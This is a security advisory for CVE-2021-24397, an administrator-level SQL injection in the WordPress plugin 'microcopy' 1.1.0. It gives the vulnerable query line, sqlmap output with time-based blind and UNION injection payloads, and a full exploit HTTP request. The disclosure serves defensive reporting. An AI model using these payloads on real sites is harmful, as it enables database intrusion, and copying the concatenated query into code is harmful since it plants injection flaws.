[Wp Plugin Microcopy](#)

<u>Plugin Details</u>

Plugin Name: [wp-plugin : microcopy](#)
Effected Version : 1.1.0 (and most probably lower version's if any)
Vulnerability : [Injection](#)
Minimum Level of Access Required : Administrator
CVE Number : CVE-2021-24397
Identified by : [Syed Sheeraz Ali](#)
[WPScan Reference URL](#)

<u>Disclosure Timeline</u>

- May 9, 2021: Issue Identified and Disclosed to WPScan
- May 13, 2021 : Plugin Closed
- June 10, 2021 : CVE Assigned
- August 22, 2021 : Public Disclosure

<u>Technical Details</u>

Vulnerable File: `/microcopy/trunk/detail.php#6`

Administrator level SQLi for parameter id [detail.php#6](#)

```
6:              $option = $wpdb->get_row("SELECT * FROM " . $wpdb->prefix . "options WHERE option_id = " . $this->id );
```

PoC Screenshots

```
[*] starting @ 00:05:29 /2021-05-01/

[00:05:29] [INFO] parsing HTTP request from '..\requests\microcopy.req'
[00:05:29] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)

    Type: time-based blind
    Title: MySQL >= 5.0.12 time-based blind - Parameter replace (substraction)
    Payload: page=microcopy/detail.php&action=edit&id=(SELECT 5082 FROM (SELECT(SLEEP(5)))a0pD)

    Type: UNION query
    Title: MySQL UNION query (random number) - 4 columns
    Payload: page=microcopy/detail.php&action=edit&id=-5617 UNION ALL SELECT 3452,CONCAT(0x716a767671,0x4f506e525458715847426755457679
58774267536f70594e556f5a616958644a656255,0x71706b6b71),3452,3452#
---
[00:05:31] [INFO] testing MySQL
[00:05:31] [WARNING] reflective value(s) found and filtering out
[00:05:32] [INFO] confirming MySQL
[00:05:33] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.18.0
back-end DBMS: MySQL >= 8.0.0
[00:05:33] [INFO] fetched data logged to text files under 'C:\Users\sheer\AppData\Local\sqlmap\output\gbkbypass.com'

[*] ending @ 00:05:33 /2021-05-01/

PS C:\Users\sheer\OneDrive\Desktop\AutomationScripts\sqlmap>
→ microcopy
```

Exploit

```
GET /wp-admin/admin.php?page=microcopy%2Fdetail.php&action=edit&id=-5617 UNION ALL SELECT 1,2,user(),3 HTTP/1.1
Host: gbkbypass.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: wordpress_3c2ce95e14731d39dda94160e7e8239e=admin%7C1620020442%7CixfDwfnsIBAn1ow0fTTBvdz3sMbGUlhBGnoinldBgYj%7Cfadfb0c9
Connection: close
```

```
</div>
<div id="wp-content-editor-container" class="wp-editor-container"><div id="qt_content_toolbar" class="quicktags-toolbar"></div
</div>
```